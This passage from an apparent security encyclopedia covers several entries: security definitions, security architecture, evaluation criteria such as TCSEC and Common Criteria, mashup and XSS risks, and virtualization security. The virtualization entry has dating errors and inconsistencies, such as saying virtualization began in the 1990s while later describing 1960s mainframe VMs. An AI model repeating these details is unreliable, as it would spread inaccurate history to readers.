Integration of VC systems with other systems: VC systems will closely interact and often be integrated with other systems. On the one hand, *commodity devices*, such as mobile phones, iPods, or (portable) navigation systems, would be used inside the vehicle and often be connected to the vehicle electronics. On the other hand, *cellular, WiFi, mesh, and wireless sensor networks* could be used for various services to VC nodes (e.g., Internet connectivity, local environmental information). Security solutions that consider explicitly this integration would be necessary.

Privacy: Existing solutions protect location privacy against adversaries with relatively limited physical presence. But dedicated adversaries, with knowledge of the geographical area and traffic and possibly other "offline" information, could identify user trajectories in their surveillance area. Other systems integrated with the VC systems may also "leak" private information. Worse even, infrastructure such as the closed circuit TV cameras installed already in many cities might render privacy-enhancing mechanisms for VC largely irrelevant. A careful investigation of all these aspects is needed to determine the level of privacy users can expect.

Recommended Reading

1. Papadimitratos P, Buttyan L, Holczer T, Schoch E, Freudiger J, Raya M, Ma Z, Kargl F, Kung A, Hubaux JP (2008) Secure vehicular communication systems: design and architecture. IEEE Communications Magazine 46(11):100–109, November 2008
2. Kargl F, Papadimitratos P, Buttyan L, Müter M, Wiedersheim B, Schoch E, Thong TV, Calandriello G, Held A, Kung A, Hubaux JP (2008) Secure vehicular communication systems: implementation, performance, and research challenges. IEEE Communications Magazine 46(11):110–118, November 2008
3. The Car-to-Car Communication Consortium, URL: http://www.car-to-car.org/index.php?id=1
4. IEEE 1609.2 (2006) IEEE trial-use standard for wireless access in vehicular environments – security services for applications and management messages, July 2006

Secure Wireless Mesh Networks

►Secure Network Coding for Wireless Mesh Networks

Secure Wireless Multicast

►Security of Group Communication in Wireless Mesh Networks

Security

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Information Theory

Definition

The security of ►encryption against unauthorized decryption, unauthorized changing of the data, etc. Security

should depend completely on the key. One distinguishes between the following two types of security:

- *Computational security*: Quantitative security is a quantitative security against unauthorized decryption, based on particular (usually mathematical) assumptions like the inherent difficulty of factoring sufficiently long numbers. Often a *security parameter* denotes the computational level of the security.
- *Unconditional security*: Security against unauthorized decryption assuming that the cryptanalyst has unlimited computing facilities (so, security in an ►information theoretic sense).

Recommended Reading

1. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton

Security Architecture

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Definition

The Security Architecture is an integral and critical component within the overall architecture of an enterprise, service, product, or application. It specifies the features and artifacts needed to protect confidentiality, integrity, and availability of information.

Theory

A Security Architecture can be produced to requirements (quality) as well as maintained over the period of its useful life (change). The design artifacts describe how the security measures/controls are positioned and how they relate to the overall IT architecture. They describe the structure of components, their interrelationships, and the principles and guidelines governing their design and evolution over time. The security measures serve the purpose to maintain the system's quality attributes, among them confidentiality, integrity, availability, accountability, and assurance. They are specified to fulfill the security requirements that are derived from a risk analysis taking into account business, technical and legal/regulatory requirements.

Security requirements are often considered as non-functional requirements when systems are designed. In other words, they are not required for the system to meet its functional goals but are needed for a given level of assurance that the system will perform to meet the functional requirements that have been defined.

In recent years, there has been a trend toward a hierarchy of control objectives, controls and specific technical implementations of controls, which are implemented within a given security architecture in order to meet the security requirements.

Applications

Examples of security architectures based on public key techniques include ►X.509 and ►EMV. As part of the security architecture, a number of supporting services operated by so-called ►Trusted Third Parties may be defined, such as Registration Authorities, ►Certification Authorities, and ►Time Stamping Authorities. These are entities that are not part of the original system as such, but are introduced to offer security services in support to the security architecture.

Other examples are ►Kerberos, based on conventional cryptography and bespoke key management architectures, e.g., to handle online PIN-code (►Personal Identification Number) verification, which is characterized by key hierarchies, starting with session keys, or data keys at the bottom, which are protected or exchanged by key encryption keys, perhaps comprising several layers, and the top layer consisting of the so-called master keys.

Recommended Reading

1. http://www.opensecurityarchitecture.org/cms/definitions/it-security-architecture
2. http://www.owasp.org
3. http://www.sans.org
4. https://www.securityforum.org

Security Evaluation Criteria

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Related Concepts

►Common Criteria; ►FIPS 140-2 – Crypto Module Validation Program; ►ISO – International Organization for Standardization; ►SEC – System Evaluation Criteria; ►Security Evaluation Criteria

Definition

Security Evaluation Criteria are usually presented as a set of parameter thresholds that must be met for a system to be

evaluated and deemed acceptable. These criteria are established based on a Threat Assessment to establish the extent of the data sensitivity, the security policy, and the system characteristics.

Background

Security Evaluation Criteria are usually presented as a set of parameter thresholds that must be met for a system to be evaluated and deemed acceptable. These criteria are established based on a Threat Assessment to establish the extent of the data sensitivity, the security policy, and the system characteristics. The system is evaluated, the evaluation is measured against the criteria, and then an assessment is made of whether or not the system security characteristics meet the requirements as specified by the Security Evaluation Criteria. Criteria are typically unique to each system, the environment it is in, and how it is used. Important past frameworks of Security Evaluation Criteria have been the following:

- ***TCSEC by US Department of Defense* (1985)**: The Trusted Computer System Evaluation Criteria (TCSEC) is a collection of criteria that was previously used to grade or rate the security offered by a computer system product. No new evaluations are being conducted using the TCSEC although there are some still ongoing at this time. The TCSEC is sometimes referred to as the "Orange Book" because of its orange cover. The current version is dated 1985 (DOD 5200.28-STD, Library No. S225,711). The TCSEC, its interpretations, and guidelines all have different color covers and are sometimes known as the "Rainbow Series" [1]. It is available at http://www.radium.ncsc.mil/tpep/library/rainbow/5200.28-STD.html.
- ***ITSEC by the European Commission* (1991)**: The Information Technology Security Evaluation Criteria (ITSEC) is a European-developed criteria filling a role roughly equivalent to the TCSEC. Although the ITSEC and TCSEC have many similar requirements, there are some important distinctions. The ITSEC places increased emphasis on integrity and availability, and attempts to provide a uniform approach to the evaluation of both products and systems. The ITSEC also introduces a distinction between doing the right job (effectiveness) and doing the job right (correctness). In so doing, the ITSEC allows less restricted collections of requirements for a system at the expense of more complex and less comparable ratings and the need for effectiveness analysis of the features claimed for the evaluation.
- ***CTCPEC by CSE Canada* (1993)**: The Canadian Trusted Computer Product Evaluation Criteria is the Canadian equivalent of the TCSEC. It is somewhat more flexible than the TCSEC (along the lines of the ITSEC) while maintaining fairly close compatibility with individual TCSEC requirements.
- ***Common Criteria ISO 15408* (2001)**: In 1990, the Organization for Standardization (ISO) sought to develop a set of international standard evaluation criteria for general use. The CC project was started in 1993 in order to bring all these (and other) efforts together into a single international standard for IT security evaluation. The new criterion was to be responsive to the need for mutual recognition of standardized security evaluation results in a global IT market. The common criteria combine the best aspects of TCSEC and ITSEC and aims to supersede both of them.

Theory/Applications

Selection of all the relevant criteria using a threat/risk analysis as a guide is typically the first aspect. Typically, in order to mitigate the range of risks multiple criteria will need to be selected and evaluations performed. Some of the choices for security criteria are included below along with the category of the system in which they are applicable to:

- Components/Modules
  - Algorithm Implementations
    - Federal Information Processing Standards, i.e., FIPS 186-3
    - Cryptographic Algorithm Validation Program
  - Module Implementations
    - Federal Information Processing Standards, i.e., FIPS 140-2
    - Cryptographic Algorithm Validation Program
  - Side Channel Threats
    - Simple Power Analysis
    - Differential Power Analysis
    - Timing Attacks
    - Extreme Conditions, i.e., temperature, voltage, frequency, and radiation
- Commercial Off the shelf Items (COTS)
  - Personal Computers, Applications, and Appliances, i.e., routers and firewalls
    - Common Criteria ISO 15408
      - Security Features and Assurance
    - Security Content Automation Protocol
      - Secure Setup and Configuration of products
- Systems – Integration of COTs and custom component to full a system mission

- FISMA
  - FIPS 199, FIPS 200 and special publications
    - Process to assess and manage system risk
- ISO 17799
  - Risk Analysis and management of integrated systems
- Penetration Testing
  - Assessing the actual system as implemented resistance to penetration

Open Problems

The most difficult process is performing a objective and thorough risk assessment to choose the most relevant criteria to use as a evaluation standard.

Experimental Results

All processes are well established with known and predictable results and repeatability.

Recommended Reading

1. Trusted product evaluation program: computer security evaluation FAQ. http://www.radium.ncsc.mil/tpep/process/faq.html
2. www.commoncriteria.org,http://csrc.nist.gov/cc

Security for Mashups

Sachiko Yoshihama
IBM Research-Tokyo, Yamato, Kanagawa, Japan

Related Concepts

►Cross-Site Scripting (XSS) Attacks; ►Mashups

Definition

Security for mashups involves technologies or methods that allow integrating data or services from different sources, while protecting the security of each Web application or service from each other.

Background

Mashup is a technique for Web applications that integrates data or functions from different sources to create a new service. An example of a mashup application is a Web-based restaurant guide, which integrates an online map service to show the locations of the restaurants, combined with blog entries that provide reviews of those restaurants. The mashup approach allows creating new applications by leveraging content and services in existing Web sites.

However, a mashup application may pose new security risks, because typical mashup applications integrate into single Web page content and services from locations with different trust levels. Hence, if any of the sources have malicious intent, then that source might do something like injecting malicious client-side JavaScript code to attack the applications from other Web site (which is one form of cross-site scripting (XSS) attack).

Here are some examples of what a malicious script can do when injected into such integrated content. Such a malicious script may (1) steal sensitive information, such as passwords or credit card numbers as the user enters them into input fields provided by other applications; (2) modify information in parts of the Web page that appear to belong to other applications to display false or misleading information; (3) redirect the user to a malicious Web site that is hosting a phishing attack; or (4) transmit session cookies to the attacker, allowing certain authenticated sessions to be hijacked.

Most of today's Web browsers use the *same-origin policy* as a de facto standard security model, and therefore try to prohibit suspicious communication between windows and frames associated with different domains. However, the mashup of content and services from different domains often calls for data exchanges, and many mashup applications wind up trying to bypass or evade the same-origin policy by using various server-side or client-side techniques.

The server-side mashup method aggregates content from several third parties on the server of the mashup Web application so that the user's Web browser regards all of the content as coming from a single domain, and the communication between the sources domains is actually taking place in the server. In contrast, the client-side mashup method uses various loopholes in the same-origin policy while creating the mashup application in the user's Web browser. A typical client-side Mashup might use <script> tags to import client-side JavaScript code for third-party services. Since the same-origin policy is applied only at the granularity of the HTML document loaded within a browser window or frame, the imported JavaScript is regarded as belonging to the same domain as the HTML code that imported it, and this allows the effective aggregation of content from different domains. In addition, though the same-origin policy is applied to an asynchronous network access by using the XMLHttpRequest API, it is not applied to the network accesses originating with <img> or <script> tags in HTML, and thus the client-side JavaScript code can also communicate with third-party servers by dynamically modifying the src attributes of these elements.

Once the content from different domains is rendered in the same browser window or frame, it is not possible with the current browser architecture to enforce access controls.

In today's browser architecture, all of the JavaScript within a single window or frame share the same execution context, and cannot limit the access to variables or functions. In addition, existing variables or functions can easily be overwritten as long as a variable or function with the same name is declared. Any content within a browser window or frame can access the browser document object model (DOM) tree for that window or frame and read or write information that may belong to other applications.

Today's mashup applications assume there are trusted relationships between the mashup providers and the service providers to maintain the security of the application. However, even if a particular third-party service provider is not malicious, it may be vulnerable to XSS or other attacks, and other mashed-up applications can then be at risk through that vulnerable service. In particular, the screen 'real estate' used by advertisements is often subleased to other providers, making the trustworthiness of the actual content provider unclear.

Theory

Several researchers are addressing mashup security problems on existing browser architectures with the same-origin policy.

Subspace [1] proposes a secure mashup mechanism that isolates each application in an HTML iframe (inline frame) and then allowing only limited communication between the iframes. In general, applications downloaded from different domains cannot communicate, but most browsers relax the same-origin restriction by allowing overwriting of the built-in document.domain property with a super-domain of the original domain name. For example, two applications from foo1.bar.com and foo2.bar.com can communicate if they both overwrite their own document.domain to bar.com.

SMash [2] also isolates applications by using iframes to enable secure mashups on existing browsers. It consists of a JavaScript framework that provides three-layer communication channels that allow cross-domain communication between iframes. SMash uses a method called "fragment communication," which leverages the fact that the built-in windows.location property cannot be read but can be overwritten by iframes that belong to different domains. SMash also provides security tokens to protect message integrity and guard against impersonations. Since the upper layers of the communication channels are independent of the implementation of the bottom layer, the fragment communication can be replaced with other mechanisms once the browsers support native cross-domain communications. SMash became an industry standard and was published as open source software as OpenAjax Hub 2.0 [3].

Open Problems

An essential cause of the mashup security problems is that the same-origin policy is no longer suitable to today's Web applications. The security of the same-origin policy was based on an assumption that the content originating from the same domain could be trusted. However, that assumption no longer holds, due to the prevalence of mashups and user-generated content. Content that appears to be from the same domain may actually be originating elsewhere.

There is work underway to redesign the browser architecture to explicitly support secure cross-domain communications. For example, W3C is designing the HTML5 specification as the next generation of HTML, in which a new "postMessage" function is proposed to support explicit communications between frames containing content downloaded from different domains [4].

In addition, the XMLHttpRequest Level 2 specification [5] proposes to extend XMLHttpRequest to support explicit cross-domain network communication. The access control specification [6] that [5] depends on is already implemented in Firefox 3.5 [7]. It has also been announced that Microsoft Internet Explorer® will support content isolation and explicit cross-domain communication [8].

However, mashup security issues originate from the fact that the architecture of the Web has changed much since the early days when the Internet was a relatively closed environment with few security risks. There are some ongoing efforts to radically change those legacy technologies to make them more secure, but in many cases such changes cannot be adopted because of backward compatibility requirements. It is an ongoing challenge to improve Web security while maintaining backward compatibility.

Recommended Reading

1. Jackson C, Wang H (2007) Subspace: secure cross-domain communication for Web mashups. 16th International World Wide Web Conference (WWW '07). Banff, Alberta, Canada, May 8–12, 2007
2. Keukelaere FD, Bhola S, Steiner M, Chari S, Yoshihama S (2008) SMash: secure component model for cross-domain mashups on unmodified browsers. 17th International World Wide Web Conference (WWW '08). Beijing, China, April 25–28, 2008
3. OpenAjax Hub 2.0, http://www.openajax.org/member/wiki/OpenAjax_Hub_2.0_Specification
4. HTML5, http://www.w3.org/html/html5/
5. XMLHttpRequest Level 2, http://www.w3.org/TR/XMLHttpRequest2/
6. Cross-Origin Resource Sharing, W3C Working Draft 17 March 2009, http://www.w3.org/TR/access-control/
7. HTTP access control, https://developer.mozilla.org/En/HTTP_Access_Control
8. Microsoft, Better Ajax Development: Windows® Internet Explorer® 8. Whitepaper, March 2008

Security Implication in Virtualization

Tae Oh[1], Shinyoung Lim[2], Young B. Choi[3], Jungwoo Ryoo[4]
[1]School of Informatics, Rochester Institute of Technology, Rochester, NY, USA
[2]School of Health and Rehabilitation Services, University of Pittsburgh, Pittsburgh, PA, USA
[3]Department of Natural Science, Mathematics and Technology, School of Undergraduate Studies, Regent University, Virginia Beach, VA, USA
[4]Division of Business and Engineering, Penn State Altoona, Altoona, PA, USA

Synonyms

Virtualization security

Related Concepts

►Operating Systems; ►Virtualization

Definition

Virtualization has many benefits such as server consolidation, lower energy bills, faster hardware, networking, and computing efficiencies. However, virtualization is still prone to security compromises by an attacker and has several significant security implications.

Background

What Is Virtualization?

Virtualization is the process of mapping the resources and interfaces of a virtual resource into the resources and interfaces of a host machine. This is a common strategy for improving the utilization of the existing computing resources [1]. Virtualization provides a logical view instead of the physical view of the computing resources and makes available multiple operating systems (OS) running in parallel in a single physical computing platform.

The virtualization efforts began in 1990s and were primarily for testing and evaluating the new software. Virtualization recreates the end-user environments in a single mainframe computer [1]. This way testers and evaluators can see how the software performs on Windows or Linux machines with various user settings.

When ×86 architecture and inexpensive PCs became available, the virtualization concept faded away [2]. However, the virtualization for ×86 platforms was developed and revived by a company named VMware [3]. VMware developed the first hypervisor for the ×86 architecture in 1990 and started the growth of the virtualization software industry.

Virtualization Types

Virtualization technology has been rapidly emerging as an important component of future computer systems, and currently, there are three types of virtualization, which are storage, network, and server virtualizations.

- *Storage virtualization* combines multiple storage devices into one storage resource so that storage appears to be a single device.
- *Network virtualization* divides available bandwidth into multiple channels, and each channel is assigned to a particular device and server to operate in real-time.
- *Server virtualization* provides a virtual version of a physical server and provides all server resources including processors, operating system, and memory virtually for the software running on the virtual server.

Out of these three different types of virtualization, server virtualization is the most popular and common technology. When people mention the term "virtualization," they are usually referring to server virtualization.

Virtualization Benefits

The utilization and implementation of virtualization has been increasing dramatically for industries, academia, and government agencies since there are many benefits of implementing virtualization. The list of benefits is provided below.

- Server Consolidation: This offers huge money savings to the companies and organizations by reducing the number and types of servers that supports their employees and applications. Currently, 60–80% of IT departments have been initiating consolidation projects since virtualization offers significant cost savings.
- Dynamic Load Balancing: This offers the distribution of workload to multiple devices and machines. Sometimes, applications running on a dedicated machine could slow down when the machine experiences increased workload. Dynamic load balancing helps to distribute the workload in such a way that applications do not experience a bottleneck or disruptions. This is very important for critical applications for businesses and organizations.
- Lower Power Consumption: The consolidation of machines and devices offers low power consumption.

Because of the lower number of machines to manage, power consumption for cooling the machines also decreases.
- Information Security: Beside the energy efficiency, virtualization offers information security by isolating processes from attackers and malware. The user access to applications can be controlled tightly, and the application can be isolated from the end-user applications.
- Failover Functionality: Virtualization has the benefit of maintaining a system without taking down the system. This can be achieved by containing the applications in a pool. A user should be able to switch between multiple virtual machines (VMs).

Virtualization Security Risks

Virtualization offers a confined area so that any function performed within a virtual machine (VM) cannot affect the host OS or physical machine. However, there are a few security risks to be considered when the host OS is infected or compromised. This can affect all VMs in the machine and intruders can modify VMs to have a negative effect.

Another security concern to consider is "hyperjacking," in which an attacker creates and develops a thin hypervisor, and can take control of the underlying operating system. A good example of hyperjacking is software called Blue Pill rootkit [4]. This software was developed by a security researcher named Joanna Rutkowska and evades all detection from system administrators including the people responsible for detecting any infection or abnormality. This evasiveness allows the toolkit to take control of the operating system easily.

Lastly, it is possible to capture packets from the layer 2(data link) of the network by configuring a network interface card (NIC) even in the virtualized environment. This allows a computer to control the data flow of other network-connected systems and could cause unauthorized disclosure or the theft of stored data and programs.

Theory

Operating System-Based Virtualization Methods


Virtualization for operating systems offers several benefits [2]. For example, upgrading OSes can be staged across VMs to minimize the downtime, and the failures in guest software can be isolated by the virtual machine monitor (VMM). Additionally, VMM has been improving recently, and the product offers wider benefits for clients and server systems. The following sections describe the three categories of OS-based virtualizations usages.

Workload Isolation


Workload isolation offers a way to stack the software on their own VMs. There could be multiple VMs, and each VM has a stack of software running on the assigned VM as shown in Fig. 1. This offers security and reliability advantages since the intrusion can be confined to the affected VM only. This category was developed by Thomas Bressoud and Fred Schneider by examining the fault-tolerance behaviors in separate VMs to recover from a system failure. Currently, workload isolation is offered in Microsoft's Next Generation Secure Computing Base (NGSCB) and VMware's Assured Computing Environment (ACE).

Workload Consolidation

Workload consolidation offers to consolidate the workloads into a single physical platform instead of distributing the workload to a number of servers as shown in Fig. 2. Currently, data centers are challenged by a large number of heterogeneous servers running the same OS and applications for file serving and web hosting. This creates inefficiency especially if many servers are being underutilized. Therefore, workload consolidation can provide easier management of the consolidated platform.



Security Implication in Virtualization. Fig. 1 Workload isolation [2]



Security Implication in Virtualization. Fig. 2 Workload consolidation [2]

Workload Migration

Workload migration offers to decouple the OS and applications from current hardware and migrate to different hardware as shown in Fig. 3. This method is used for hardware maintenance and workload balancing, and improves the quality of service (QoS) with lower operating cost. The workload migration has been demonstrated by the Xen and Internet Suspend-Resume Projects [4].

Hardware-Based Virtualization


To solve the big performance overhead of virtualization, several processor manufacturing companies have been developing hardware-based virtualization technologies. Virtualizing a typical computer system involves the system's shared resources such as Central Processing Unit (CPU), Input/Output (I/O), and some specialized peripheral devices. Hypervisors accommodate virtualization using the hardware in addition to the software. Hardware-based virtualization technologies have the advantages and disadvantages in security.

There were several hardware-based virtualization products such as Intel Vanderpool and AMD Pacifica Technology, Intel LaGrande and AMD Presario Technology, and Trusted Platform Module (TPM) Virtualization [4].

Performance Comparisons

Operating systems (OS) virtualization has many advantages including transparent migration of applications, server consolidation, online OS maintenance, and enhanced system security. It also has its own share of challenges including system call interposition, virtualization state management, and race conditions.

The effectiveness of OS virtualization implementation was measured on both micro-benchmarks and real application workloads. It quantified race condition handling cost as a basis of comparison among different virtualization technologies. The hardware virtualization-based measurement details of the experimental results using a very low overhead Linux kernel module working across multiple kernel versions can be found in [5].



Security Implication in Virtualization. Fig. 3 Workload migrations [2]

System Architectures for Virtualization


Virtualization from the computer architecture domain perspective is to present an environment to one layer in an information technology stack, which abstracts or represents a lower layer. System architects typically add this layer of indirection between existing layers in a system stack to address specific problems such issues as support for functionality, standardizing interfaces on logical models, or usage for transparent load balancing of shared resources. But the major disadvantage of virtualization is its excessive performance overhead. A single emulated machine instruction can easily expand to a large number of real instructions and be a major cause for significant performance degradation. To alleviate this problem, CPU manufacturers have been developing hardware support for virtualization, in which all of the emulation occurs in the CPU itself. Major vendors have also been working on virtualization capabilities for CPU, I/O, and other devices. Traditional computer systems consist of memory (Random Access Memory), a CPU, an I/O controller, and I/O devices such as a disk, network, and video controllers. Virtualizing the shared resources in this architecture involves changing the CPU and the bus controller that arbitrates accesses to the I/O bus. A typical CPU consists of many shared resources such as interrupt vectors, page tables, interrupt controllers, timers, and special descriptor tables. The virtualized system is able to virtualize these resources with the right processor abstractions. It must give the illusion of a VM to the guest operating system that is running inside the physical computing resources. This involves managing physical memory, interrupts, faults, and I/O devices [4, 5] (Fig. 4).

Virtualization Security Overview

Migration of computing resources to a virtualized environment has little or no effect on most of the resources' vulnerabilities and threats, and many virtualization features offer both advantages and disadvantages in security [1]. These security implications can be explained in three ways: (1) the isolation of guest OSes from each other, and the underlying hypervisor and the host OS, (2) guest OS monitoring, and (3) image and snapshot management.

Guest OS Isolation

The hypervisor manages guest OS access to hardware such as memory, CPU, and storage. Partitioning these resources for each guest OS implies that a VM can access its own resources but cannot access the other guest OSes' resources



Security Implication in Virtualization. Fig. 4 Virtualized system architecture overview [4]

or any resources not allocated for virtualization use. The resources used by guest OSes can be physically partitioned or logically partitioned. In physical partitioning, the hypervisor assigns separate physical resources such as disk partitions, disk drives, and NICs to each guest. In logical partitioning, the resources are assigned to a single host or across multiple hosts allowing multiple guest OSes to share the same physical resources such as RAM and processors [1].

Guest OS Monitoring

The hypervisor has introspection ability to monitor each guest OS as it is running. Introspection provides full monitoring capabilities for the elements including network traffic, processes, memory, and many other elements of a guest OS. The hypervisor provides information such as firewalling, intrusion detection, and access control through introspection. In guest OS monitoring, network traffic monitoring is especially important when networking is performed, and network traffic monitoring can be done between two guest OSes on the host or between a guest OS and the host OS [1].

Image and Snapshot Management


A simple act of creating guest machine images and snapshots does not affect the vulnerabilities in the guest OSes, and their services and applications. However, images and snapshots themselves can affect security both positively and negatively. It can also affect information technology operations. The most important security issue with images and snapshots is that they contain very sensitive data such as personal data and passwords. The proliferation of images referred to as sprawl is also another important problem resulting from increasing the use of virtualization [1]. It is necessary for the organizations to maintain a good set of images and snapshots for testing and eventual efficient management of virtualization.

Access Control Policy-Based Virtualization Security

As one of the representative hypervisor security architecture, the major components of the sHype Access Control Architecture is composed of the PM (Policy Manager), ACM (Access Control Module), and MH (Mediation Hooks). PM delivers the services of securely creating and updating the access control policy to decide which VMs can access which resources. ACM performs resource control, access control between VMs, isolation of virtual resources, and Trusted Platform Module (TPM)-based attestation. Security MHs mediate access to resources inside the hypervisor, enabling information flow between VMs [4]. Figure 6 shows the sHype hypervisor security architecture [4].

Trusted Platform Module-Based Virtualization Security

Trusted Platform Module (TPM) provides security that software cannot compromise [4]. TPM is an architecture built on top of a cryptographic coprocessor and



MPLEX: Mutiplexer TPM: Trusted platform module
vTPM: Virtual TPM swTPM: Software TPM VM: Virtual machine
PCIXCC: IBM PCIX-Crypto coprocessor

Security Implication in Virtualization. Fig. 5 TPM Virtualization built on top of (**a**) IBM PCIX-Cryto Coprecessor and (**b**) a Hardware TPM [4]

hardware TPM as shown in Fig. 5. This architecture allows one to use a TPM on systems running multiple operating systems simultaneously. PCIX Crypto Co-processor (PCIXCC) has tamper-sensing and responding mechanisms, and this is a great platform for virtual PM functionality. PCIXCC prevents intruders from accessing sensitive data on the device. Virtual TPM, as shown in Fig. 5b, protects the system by controlling multiple isolated VMs. This will enable multiple VMs to be housed in a single platform.

Applications

Overview

The motivation of information security for virtualization originates from the concept of separation of all resources from the virtual computer. With this separation, users can control interactions with these virtual computers using a small security kernel, and they can run whatever OS and software. As one computer gets too heavily loaded, they can also balance the workloads by moving the work to other virtual machines, which will prevent denial of service and other overloading issues. All of the issues one has with operating systems, security kernels, perimeter controls, intrusion detection and response, and encryption will still be there. In addition, users will not have the same control over where things happen, and users will lose the ability to keep track of things even more. There are a few commercially available security solutions for virtualization-based service systems [6].

Hypervisor Architecture

Early VMs were essentially computing environments that emulated the host system's existing hardware while arbitrating access to shared system resources. Systems of the time (i.e., largely mainframes designed in the 1960s and 1970s, such as IBM VM/370's predecessors) were expensive. These early VMs gave companies distinct economic advantages by allowing them to partition one physical system into multiple logical systems. The same advantages exist today for the IBM VM/370's heir, such as IBM PR/SM and z/VM VM monitors (VMMs), and the S/390 and zSeries mainframes. Hypervisors are particularly well suited for a few basic but strong security primitives such as separation and controlled sharing. Hypervisors function as reference monitors, providing workload isolation on an operating system instance granularity (as opposed to operating systems that strive to provide process-level isolation). The reference monitor mediates all security-sensitive operations such as access to objects or communications between VMs. A hypervisor is also a key element in the trusted computing-based hardware, firmware, and software components in layered-system architectures that must be corrected to enforce the explicit or implicit system security policy. Because the hypervisor reference monitor mediates access to the entities such as processors, memory, disks, and VMs, hypervisors are often orders of magnitude smaller and less complex than modern operating systems. Hypervisors have traditionally supported strong isolation or separation of VMs and their workloads, including fault isolation – limiting

an application or operating system fault's effect within a VM. However, hypervisors that support sharing based on explicit security policies and labels associated with each VM and its resources were not available on a large scale. This is partly because of the commercial requirements and the systems' high assurance government/military-oriented design targets. Because hypervisors must maintain isolation while maximizing resource utilization and support for the more distributed and interconnected nature of contemporary workloads, policy-driven controlled sharing requirements for commercial hypervisors on mid-range and high-volume systems are increasingly challenging.

Secure Hypervisor (sHype) Example

Figure 6 shows the sHype hypervisor security architecture developed by IBM and its integration into a VMM environment with major components of policy manager, which oversees the access-control policy, the access-control module (ACM), and the meditation hooks. The major goal of sHype is the establishment of a secure foundation for server platforms, functions of strong isolation and meditated sharing between VMs, attestation and integrity assurances, resource control and accurate accounting management, and secure services.

The security of a full virtualization solution is heavily dependent on the individual security of each of its components, including the hypervisor, host computer, host operating system, guest operating systems, applications, and storage. Organizations should secure all of these elements and maintain their security based on the security policies. Virtualization can be used in many ways. Therefore, the appropriate security controls for each situation vary. In general, organizations should have the same security controls in place for the virtualized operating systems as they have for the operating systems running directly on hardware. The same is true for applications running on guest operating systems. If the organization has a security policy for an application, it should apply the same regardless of whether the application is running on an operating system within a hypervisor or on an operating system running on physical hardware [1, 2, 4, 6] (Table 1).

Commercially Available Products

